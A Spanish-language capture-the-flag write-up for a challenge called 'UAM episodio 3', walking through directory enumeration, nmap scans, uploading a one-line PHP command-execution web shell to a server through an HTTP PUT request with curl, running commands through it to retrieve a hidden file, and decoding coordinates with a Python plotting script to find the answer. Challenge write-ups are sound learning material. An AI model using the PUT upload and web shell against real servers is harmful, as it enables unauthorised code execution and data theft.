Write up UAM episodio 3

@Bechma

Una vez abrimos la página y no ver nada en el código fuente investigamos un poco con dirbuster a ver qué saca.

- http://34.247.69.86/universomarvel/episodio3/logs/ (logs de unos cuantos programas)
- http://34.247.69.86/universomarvel/episodio3/examples/ (memelandia)
- http://34.247.69.86/universomarvel/episodio3/js/ (muchos archivos de jquery)

Tras hacer un par de pruebas sobre los js por si tuvieran premio y los logs por si quisieran decir algo descubrí que no había nada… Un avance.

Después de preguntar una cosilla me enteré que no teníamos que centrarnos sólo en el path que nos daban y que era la IP completa, así que despojado de las limitaciones que al parecer yo mismo me puse sacamos el nmap

```
root@kali:~# nmap 34.247.69.86
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-16 03:26 EST
Nmap scan report for ec2-34-247-69-86.eu-west-1.compute.amazonaws.com (34.247.69.86)
Host is up (0.013s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
8080/tcp open  http-proxy

Nmap done: 1 IP address (1 host up) scanned in 5.34 seconds
root@kali:~#
```

Que sucede en ese puerto 8080!!!


```
root@kali:~# nmap -sS -sC -sV 34.247.69.86
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-16 03:28 EST
Nmap scan report for ec2-34-247-69-86.eu-west-1.compute.amazonaws.com (34.247.69.86)
Host is up (0.013s latency).
Not shown: 997 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
| ssh-hostkey:
|   2048 ca:b3:71:72:8c:b0:40:1c:fe:86:78:ab:19:59:4d:71 (RSA)
|   256 49:ec:c0:27:60:42:02:60:57:42:10:66:5c:7b:8b:d0 (ECDSA)
|_  256 b0:65:e8:f6:1f:8c:22:9e:30:35:a3:3e:7f:d8:1d:ba (ED25519)
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
8080/tcp open  http    nginx
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: nginx
|_http-title: Did not follow redirect to http://34.247.69.86:8080/index.jpg
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.40 seconds
root@kali:~#
```

Cuando nos metemos vemos una imagen que obviamente nos descargamos y vemos si tiene algo escondido dentro.

```
root@kali:~# exiftool index.jpg
ExifTool Version Number         : 11.16
File Name                       : index.jpg
Directory                       : .
File Size                       : 108 kB
File Modification Date/Time     : 2019:02:13 11:39:13-05:00
File Access Date/Time           : 2019:02:16 03:30:57-05:00
File Inode Change Date/Time     : 2019:02:16 03:30:57-05:00
File Permissions                : rw-r--r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 1280
Image Height                    : 720
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 1280x720
Megapixels                      : 0.922
root@kali:~#
```

Con strings tampoco se ve nada.

Si intentamos acceder a otros sitios nos lanza un Access Denied muy bonito.
Vamos a probar a cambiar la petición a ver si cambia la respuesta.



Ric Harvey es buena gente, pero vamos a centrarnos en el PUT, ya que normalmente en los RESTful services se suele utilizar para subir/modificar/actualizar archivos, código o parámetros entre otros. Aparte que nos escupe un 500 muy bonito.

¿Y si mandamos un curl con una reverse shell básica y vemos lo que pasa?

```
root@kali:~# nano reversa.php
root@kali:~# cat reversa.php
<?php system($_GET['q']); ?>
root@kali:~# curl -X PUT http://34.247.69.86:8080/yisus.php --upload-file reversa.php
root@kali:~#
```

Se lo tragó enterito D:

¿Ha ido todo bien? Es la siguiente pregunta

```
root@kali:~# curl -X GET http://34.247.69.86:8080/yisus.php?q=ls -l
index.jpg
index.php
pruebecita.php
pruecita.php
yisus.php
root@kali:~#
```


Se ve que sí, un saludo para el de las pruebas.

Si le ponemos para mostrar archivos ocultos nos encontramos con: “.hydra-encrypt.txt”, tiene pinta de ser lo que estamos buscando. Le hacemos un cat al archivo a través de la reverse y almacenamos el contenido en local, porque si intentamos acceder desde el navegador nos sale un 403 forbidden.

Como somos unos hackers muy buena gente borramos las pruebas para que nuestro querido @devploit no tenga que ir detrás con la escoba.

```
root@kali:~# curl -X DELETE http://34.247.69.86:8080/yisus.php
root@kali:~#
```

El archivo encriptado es básicamente una lista de coordenadas, así que vamos a ponerlas en un mapa para ver si nos hace el relieve de algo.



https://www.mapcustomizer.com/#

Tras analizar los puntos, se ven que están estratégicamente puestos y se repite muchas veces la misma coordenada en Haití…


Después de algo de investigación y unos cuantos palos llegué al siguiente código conclusión:

```
import numpy as np
import matplotlib.pyplot as plt

codigos = """-51.2263816202, 8.10899805433
-3.396936473, 7.87198824054
45.1590246548, 7.93243330727
45.7384951953, -73.2066721802
-3.42714386964, -72.9107266853
-2.77172800229, 7.52185701112
19.1399952, -72.3570972
44.5607307927, -73.0205921546
43.6100611723, 6.58946301884
-2.73141067245, 8.27764655993
-50.3213413202, 7.07393246568
-51.2758314025, -73.091160021
-2.47453022387, -72.4698275544
44.2979255136, -72.4873645117
19.1399952, -72.3570972
-50.505288471, 7.6154200698
-2.77032857828, 8.45085972386
43.3953722545, 7.12287052714
```

```
45.8072900754, -73.1907339308
-2.95197936965, -72.2507948297
-3.37159885987, 7.61851969812
19.1399952, -72.3570972
44.9471915554, -71.7312374845
43.434079994, 7.05564264826
-3.77755921359, 7.3140029803
-2.1765448219, -72.9980908924
45.5157039055, -72.0750205454
-2.6665636247, -71.758301384
-52.4282156352, -73.7745944789
-50.711316091, 8.37083156669
-2.51838084051, 7.54880895033
19.1399952, -72.3570972
45.0778663225, -72.5092560673
-3.09237153981, -71.5875397405
-2.54013043815, 8.29075062273
-51.2650141235, 7.38182033986
-51.3843804847, -72.6927837569
-3.47113449173, -73.2910711802
19.1399952, -72.3570972
43.951979572, 7.34734479231
45.0774665767, -72.6653555968
-1.64013868935, -71.880258046
-2.5651543193, 7.15699499792
-51.1302541808, 6.61409584651
-51.6645314915, -72.2889667536
19.1399952, -72.3570972
-50.9537618541, 7.86695357465
-3.39854486395, 7.54749242771
44.1875549665, 8.41825012463
44.5392940445, -72.5272725636
-2.11328803913, -71.5479514771
-3.68109586997, 8.3987557492
19.1399952, -72.3570972
-50.3640122893, 7.42600497636
-3.20207550584, 8.67050872668
43.7000729441, 6.93679182633
45.0580573149, -71.7938069637
-3.31919012843, -72.2350798982
-3.46384596989, 8.17271197177
19.1399952, -72.3570972
44.2842879927, -72.7735510253
-3.32885065011, -73.176847501
-2.4505637663, 7.42942648896
```

```
44.4455780729, 8.40633450195
-2.42629846443, 8.67464696509
-51.6986157517, 6.67583285244
19.1399952, -72.3570972
44.6513902796, 8.20328564618
-3.53964840101, 7.99538219466
-51.2036099499, 6.99221399195
19.1399952, -72.3570972"""

# convertimos el string en un array de floats en numpy
codigos = np.array([float(x) for x in codigos.replace(",", "").split()])

# Transformamos el array de números en un
# array de [[x, y], [x, y], ...]
codigos = codigos.reshape((-1, 2))

pintar = []
for x in codigos:
      if x[0] == 19.1399952 and x[1] == -72.3570972:
            plt.figure(figsize=(2.8, 2.8))
            plt.plot(*zip(*pintar), linewidth=10)

            # Hay que mantener uniformes las líneas
            # entre gráficas o puede puede
            # que nos salgan líneas raras
            plt.xlim((-75, 10))  # min max de la x
            plt.ylim((-60, 60))  # min max de la y

            plt.axis('off')
            plt.show()

            # Si no utilizas pycharm en modo científico
            # o IPython descomenta esta linea antes de morir
            # || || || || || || || || || || ||
            # \/ \/ \/ \/ \/ \/ \/ \/ \/ \/ \/
            # input("enter para el siguiente!")

            pintar.clear()
      else:
            # Hay que invertir las líneas para que
            # se vea bien el número
            pintar.append([x[1], x[0]])
```

Si ejecutamos el código nos va a salir lo siguiente:



En definitiva, “9098659941” Que si lo metemos en la página

Bonito reto, me ha gustado esa “encriptación”. Un saludo y ya esperando el siguiente reto :D